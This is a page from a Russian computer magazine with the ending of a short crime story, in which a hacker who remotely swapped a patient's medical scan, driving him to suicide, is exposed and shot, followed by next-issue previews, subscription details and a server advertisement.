Роман кивнул, но Ингрэм понял, что тот соврал:

— Ладно, не напрягайтесь, я понимаю, что такое не поймет сразу даже подготовленный человек. Главное, что вы сумели пробраться в сеть Института. Гениально... Гениально! А ведь... Ну да бог с ним. Пробрались, перелопатили кучу архивной информации...

— Значит, все-таки дело в том человеке, который пришел в Институт на исследование? — окончательно уверился в своих догадках Роман.

— Нет, — ответил Ингрэм. — Дело в вас. Я абсолютно уверен, что вы понимали, чем все кончится. Я даже убежден в том, что вас предупредили о возможном исходе дела. Но вы все равно решились на это. Вам много заплатили?

— Не ваше дело, — сквозь зубы процедил Роман.

— Да, не мое. Но я знаю, что, случись в вашей жизни еще одно подобное приглашение — вы примете его. Вы уже переступили черту. Как тот пациент, который узнал страшный диагноз...

— Он узнал и распорядился своей жизнью сам так, как счел нужным! — ответил хакер.

— И я, и вы — мы оба знаем: никакой болезни не было, — Ингрэм снова вернул пистолет на прежний уровень, едва не уткнув ствол в рубашку Романа. — Вы подменили данные обследования. Тот пациент видел на экране чужие результаты. А доктор — он даже не стал вдаваться в подробности... Слишком поздно он увидел, что ошибался. Это уже не спасло человека: к тому времени уже лежал с переломанной спиной под зданием Института. Говорят, он был жив до приезда «Скорой»...

— Я? Подменил? — сделал удивленное лицо Роман. — О чем вы говорите?

— Лучше бы вы решили узнать, какую ошибку вы совершили, — криво усмехнулся Ингрэм. — Знаете, если бы в милиции знали то, что знаю я, шуму было бы... Потом вышли бы на вас, а следом и на заказчика. Вот уж кто меня не интересует, так это человек, который просил смерти несчастного, — бог ему судья. Я просто на минутку представил, как он вдруг узнает о каком-то следствии, об уликах, указывающих на вас... Думаю, вы недолго протянули бы...

— Ну, и что же такого я сделал? — Роман гневно смотрел на Ингрэма, не в силах понять, в чем же он прокололся и почему все так быстро выплыло на поверхность.

— Вы сделали глупость, — Ингрэм взмахнул стволом. — Вы решили, что не стоит заморачиваться с прорисовкой нового изображения. Вы решили, что проще будет взять чье-нибудь из базы данных и подsunуть во время исследования. В принципе, решение достойное, и у вас все получилось. Вы даже сумели разобраться в диагнозах, сумели найти больного, у которого совершенно точно была злокачественная опухоль кишечника. После чего во время сеанса вы удаленно совершили подмену. Никто ничего не понял — в первые несколько минут. Ровно столько,

## «ВОТ, СМОТРЮ, «ОНКОЛОГИЯ» ДЛЯ МЕДИЦИНСКИХ ИНСТИТУТОВ, «ПАТОЛОГИЧЕСКАЯ АНАТОМИЯ» — ЯВНО ЛИШНИЙ ЗДЕСЬ УЧЕБНИК »

сколько понадобилось человеку по фамилии Минкявичус, чтобы выбраться в окно. Но! К огромному вашему сожалению — да кто же мог подумать-то! — тот больной, гражданин по фамилии Марчук, чьими данными вы воспользовались...

— Марчук... — шепнул Роман, вспоминая таблицу имен из архива Института. —... Гражданин Марчук оказался — не поверите! — ЖЕНЩИНОЙ! Внимательнее надо было читать паспортную часть... — Ингрэм покачал головой. — И только когда врач внимательнее рассмотрел изображение, на котором ожидал видеть мужчину, и нашел там кое-какие органы (надеюсь, догадываетесь, какие?), которых у настоящего, стопроцентного мужчины быть не должно, — вот тогда все стало на свои места. Минкявичус был здоров, но к этому времени он уже лежал на крыше «Фольксвагена» и умирал. Умирал, потому что его убили вы.

— Как вы узнали?.. — Роман сумел произнести только половину фразы.

— На каждого гениального хакера всегда найдется один трудолюбивый пользователь. Вас можно было вычислить, некоторые следы вашей деятельности нашлись...

— Что за имя такое дурацкое — Ингрэм? И откуда у вас пистолет? — вдруг спросил Роман.

— Это мой ник в Институтской сети. А пистолет принес с собой Минкявичус, чтобы застрелиться, — сказал Лужин, поднимаясь. — Сам не знаю, откуда взялся. Нравится и все. Прощайте.

И выстрелил в Романа.

— Одним гением меньше, — сказал он, глядя в застывшие глаза хакера. — Как там у Пушкина... «Гений и злодейство — две вещи несовместные...» Лучше не скажешь.


И он ушел, тихо притворив за собой дверь ☛



ИЗ СЛЕДУЮЩЕГО НОМЕРА

ТЫ УЗНАЕШЬ:

САМОЕ АКТУАЛЬНОЕ ОБ  
ИГРОВЫХ ДВИЖКАХ  
КАК ИСПОЛЬЗОВАТЬ ИГРОВЫЕ  
ВОЗМОЖНОСТИ .NET  
ОБ ОПТИМИЗАЦИИ  
ГРАФИЧЕСКИХ ПРОГРАММ  
ФИЗИКА В ИГРАХ —  
ЧТО ЭТО ТАКОЕ?  
КАК ВЗЛАМЫВАЮТ ИГРЫ  
ТЕОРИЯ И ПРАКТИКА  
FLASH-ИГР  
ВСЕ О НАПИСАНИИ  
МОБИЛЬНЫХ ИГР  
А ТАКЖЕ СМОЖЕШЬ САМ  
ПОСЛЕ ПРОЧТЕНИЯ ЖУРНАЛА  
НАПИСАТЬ НАСТОЯЩУЮ  
КОМПЬЮТЕРНУЮ ИГРУ!  
ВСЕ СОФТ И ИСХОДНИКИ  
НА CD!



# GAME CODING

читай в следующем номере

СКОРО В СПЕЦЕ:

**WINDOWS VISTA.** ВЗГЛЯД ИЗНУТРИ. ПОДРОБНЫЙ АНАЛИЗ НОВОЙ ОС ОТ MICROSOFT. НОВЕЙШИЕ ТЕХНОЛОГИИ. УДОБСТВО, БЫСТРОТА РАБОТЫ. **САЙТОСТРОЕНИЕ.** WEB-КОДИНГ: НОВЕЙШИЕ ТЕХНОЛОГИИ, ЯЗЫКИ, НЮАНСЫ. ДЕЙСТВЕННЫЕ СПОСОБЫ ПРОДВИЖЕНИЯ САЙТА. ПОРТАЛ СВОИМИ РУКАМИ. **КОДИНГ В XXI ВЕКЕ.** ТЕНОЛОГИЯ .NET: МАКСИМУМ ВОЗМОЖНОСТЕЙ ПРИ МИНИМУМЕ УСИЛИЙ. ЯЗЫК C#. WEB-СЕРВИСЫ, ИНТЕРНЕТ-ОС

Попробуйте подписаться в редакции, позвоните нам.

(это удобнее, чем принято думать :)

**(game)land**



SYNC



Лучшие цифро-  
вые камеры



Хакер



Хакер Спец



Железо



Страна Игр



PC Игры



CyberSport



Мобильные  
компьютеры



Total DVD



DVD Эксперт




Total Football



Onboard



Mountain Bike  
Action



Хулиган



Свой бизнес

- ★ Для подписчиков в Москве курьерская доставка в день выхода журнала
- ★ Дешевле, чем в розницу
- ★ Гарантия доставки и замены в случае потери
- ★ Специальные предложения для подписчиков
- ★ Первый номер подписки высылается по звонку вместе с заполненной квитанцией для оплаты

**780-88-29** (для Москвы)

**8-800-200-3-999** (для России)

**ВСЕ ЗВОНКИ БЕСПЛАТНЫЕ**

Мы работаем с 9 до 18 по рабочим дням

## Ваш бизнес стремительно развивается?

Серверы Major на базе процессоров Intel® Xeon® удовлетворяют все Ваши текущие потребности и смогут развиваться с Вашей компанией в будущем.



Гарантия - 3 года  
Бесплатная доставка по Москве  
Вся продукция сертифицирована  
(РОСС RU. ME61.B01302)



Подробная информация на сайте: [www.exciland.ru](http://www.exciland.ru)  
и по телефону: (495) 727-0231

Заказ серверов:

КОРПОРАТИВНЫЙ ОТДЕЛ:  
(495) 727-0231; e-mail: [b2b@exciland.ru](mailto:b2b@exciland.ru)

**CNELL**, TUNING

02/6/2006